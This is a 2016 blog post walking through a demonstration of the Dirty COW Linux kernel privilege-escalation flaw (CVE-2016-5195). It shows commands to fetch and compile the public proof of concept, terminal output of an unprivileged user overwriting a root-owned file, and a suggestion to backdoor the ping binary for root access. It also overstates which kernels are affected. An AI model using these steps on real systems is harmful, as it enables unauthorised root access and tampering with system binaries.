Friday, October 28, 2016

Dirty C0w Vulnerability Demo (CVE-2016-5195) - A privilege escalation vulnerability in the Linux Kernel

Mostly I want to present a demo of dirty cow so I am not going to fall in much theory part. Few basic things about dirty cow is mentioned as below.

Why is it called the Dirty COW bug?

"A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system."

Am I affected by the bug?

Yes every Linux kernal is affected with this vulnerability.

Where can I find more information?

Red Hat
Debian
Ubuntu
SUSE

How can Linux be fixed?

Even though the actual code fix may appear trivial, the Linux team is the expert in fixing it properly so the fixed

Translate Language

Search

Search

Subscribe via email

Email address...
Submit


Blog Archive

- ► 2020 (2)
- ► 2019 (6)
- ► 2018 (4)
- ► 2017 (5)
- ▼ 2016 (11)
  - ► November 13 (1)
  - ► October 30 (1)
  - ▼ October 23 (1)
    - Dirty C0w Vulnerability Demo (CVE-2016-5195) - A p...
  - ► October 9 (1)
  - ► September 11 (1)
  - ► September 4 (1)
  - ► July 17 (1)

version or newer should be used. If this is not possible software developers can recompile Linux with the **fix** applied.

Demo:

Steps 1: Download exploit using 'wget' command.



chintangurjar@frogy: ~/Desktop
File Edit View Search Terminal Help

```
root@frogy:/home/chintangurjar/Desktop/dirty-cow# wget https://raw.githubusercontent.com
/dirtycow/dirtycow.github.io/master/dirtyc0w.c
--2016-10-28 13:06:01--  https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/m
aster/dirtyc0w.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.100.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.100.133|:443
... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2826 (2.8K) [text/plain]
Saving to: ‘dirtyc0w.c’

dirtyc0w.c           100%[==========================>]   2.76K  --.-KB/s    in 0s

2016-10-28 13:06:02 (42.2 MB/s) - ‘dirtyc0w.c’ saved [2826/2826]

root@frogy:/home/chintangurjar/Desktop/dirty-cow# 
```

Steps 2: Make executable of c file.

- ▶ May 1 (1)
- ▶ April 10 (1)
- ▶ April 3 (2)

- ▶ 2015 (4)
- ▶ 2014 (22)
- ▶ 2013 (58)




chintangurjar@frogy: ~/Desktop
File Edit View Search Terminal Help

```
root@frogy:/home/chintangurjar/Desktop/dirty-cow# ls
dirtyc0w.c
root@frogy:/home/chintangurjar/Desktop/dirty-cow# gcc -pthread dirtyc0w.c -o dirtyc0w_ex
eutable
root@frogy:/home/chintangurjar/Desktop/dirty-cow# ls -l
total 16
-rw-r--r-- 1 root root 2826 Oct 28 13:06 dirtyc0w.c
-rwxr-xr-x 1 root root 9152 Oct 28 13:08 dirtyc0w_exeutable
root@frogy:/home/chintangurjar/Desktop/dirty-cow# ./dirtyc0w_exeutable
usage: dirtyc0w target_file new_content
root@frogy:/home/chintangurjar/Desktop/dirty-cow# 
```

Steps 3: Below screenshot shows that currently I am logged in as user whose uid is 1001 and he does not have root privileges.


Secret.txt file is created by root user and error 'Permission denied' stats that user chintangurjar has only read privileges and he can not write into that file.



chintangurjar@frogy: ~/Desktop/dirty-cow
File Edit View Search Terminal Tabs Help
chintangurjar@frogy: ~/Desktop
chintangurjar@frogy: ~/Desktop/dirty-cow

```
chintangurjar@frogy:~/Desktop/dirty-cow$ ls
dirtyc0w.c  dirtyc0w_exeutable  secret.txt
chintangurjar@frogy:~/Desktop/dirty-cow$ id
uid=1001(chintangurjar) gid=1002(chintangurjar) groups=1002(chintangurjar),27(sudo)
chintangurjar@frogy:~/Desktop/dirty-cow$
chintangurjar@frogy:~/Desktop/dirty-cow$
chintangurjar@frogy:~/Desktop/dirty-cow$ echo "Adding contents in secret file :)" >> sec
ret.txt
bash: secret.txt: Permission denied
chintangurjar@frogy:~/Desktop/dirty-cow$ cat secret.txt
this is super secret file
chintangurjar@frogy:~/Desktop/dirty-cow$ 
```

Steps 4: Same happens with ping, as we can not add content in ping binary.




chintangurjar@frogy: /usr/bin
File Edit View Search Terminal Tabs Help
chintangurjar@frogy: ~/Desktop
chintangurjar@frogy: /usr/bin

```
chintangurjar@frogy:/usr/bin$ ls -la /bin/ping
-rwxr-xr-x 1 root root 57048 Mar  1  2016 /bin/ping
chintangurjar@frogy:/usr/bin$ echo "Add" >> /bin/ping
bash: /bin/ping: Permission denied
chintangurjar@frogy:/usr/bin$ 
```

Step 5: Running exploit using below command.

./dirtyc0w_executable secret.txt "Chintan Gurjar"


Here I am trying to add "Chintan Gurjar" string within existing Secret.txt file's content.



chintangurjar@frogy: ~/Desktop/dirty-cow
File Edit View Search Terminal Tabs Help
chintangurjar@frogy: ~/Desktop
chintangurjar@frogy: ~/Desktop/dirty-cow

```
chintangurjar@frogy:~/Desktop/dirty-cow$ ls
dirtyc0w.c  dirtyc0w_exeutable  secret.txt
chintangurjar@frogy:~/Desktop/dirty-cow$ ./dirtyc0w_exeutable secret.txt "Chintan Gurjar
"
mmap 7f474399c000
```


Step 6: Now let us check the content of this Secret.txt file using another tab of the terminal.



chintangurjar@frogy: ~/Desktop/dirty-cow
File Edit View Search Terminal Tabs Help
chintangurjar@frogy: ~/Des...
chintangurjar@frogy: ~/Des...
chintangurjar@frogy: ~/Des...

```
chintangurjar@frogy:~/Desktop/dirty-cow$ cat secret.txt
Chintan Gurjarsecret file
chintangurjar@frogy:~/Desktop/dirty-cow$ 
```

You can observe that our string was added into the Secret.txt file with user privileges only. That file actually requires root privileges to write contents.


chintangurjar@frogy: ~/Desktop/dirty-cow
File Edit View Search Terminal Tabs Help
chintangurjar@frogy: ~/Des... ×
chintangurjar@frogy: ~/Des... ×
chintangurjar@frogy: ~/Des... ×

```
chintangurjar@frogy:~/Desktop/dirty-cow$ cat secret.txt
Chintan Gurjarsecret file
chintangurjar@frogy:~/Desktop/dirty-cow$ ls -l
total 20
-rw-r--r-- 1 root root 2826 Oct 28 13:06 dirtyc0w.c
-rwxr-xr-x 1 root root 9152 Oct 28 13:08 dirtyc0w_exeutable
-rw-r--r-- 1 root root   26 Oct 28 13:09 secret.txt
chintangurjar@frogy:~/Desktop/dirty-cow$ We as a regular user of the system written in r
oot file.
```

Consider ping binary where any local or adjacent network attacker can add backdoor of getting root access. Anytime if user runs ping command attacker will get root access without knowing the password of root.

This is seriously a dirty flaw.

Reference: https://dirtycow.ninja/

Posted by Frogy at 10/28/2016

Labels: cow, dirty, dirty cow, exploit, kernel, linux, privilege escalation, root

No comments:

Post a Comment

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)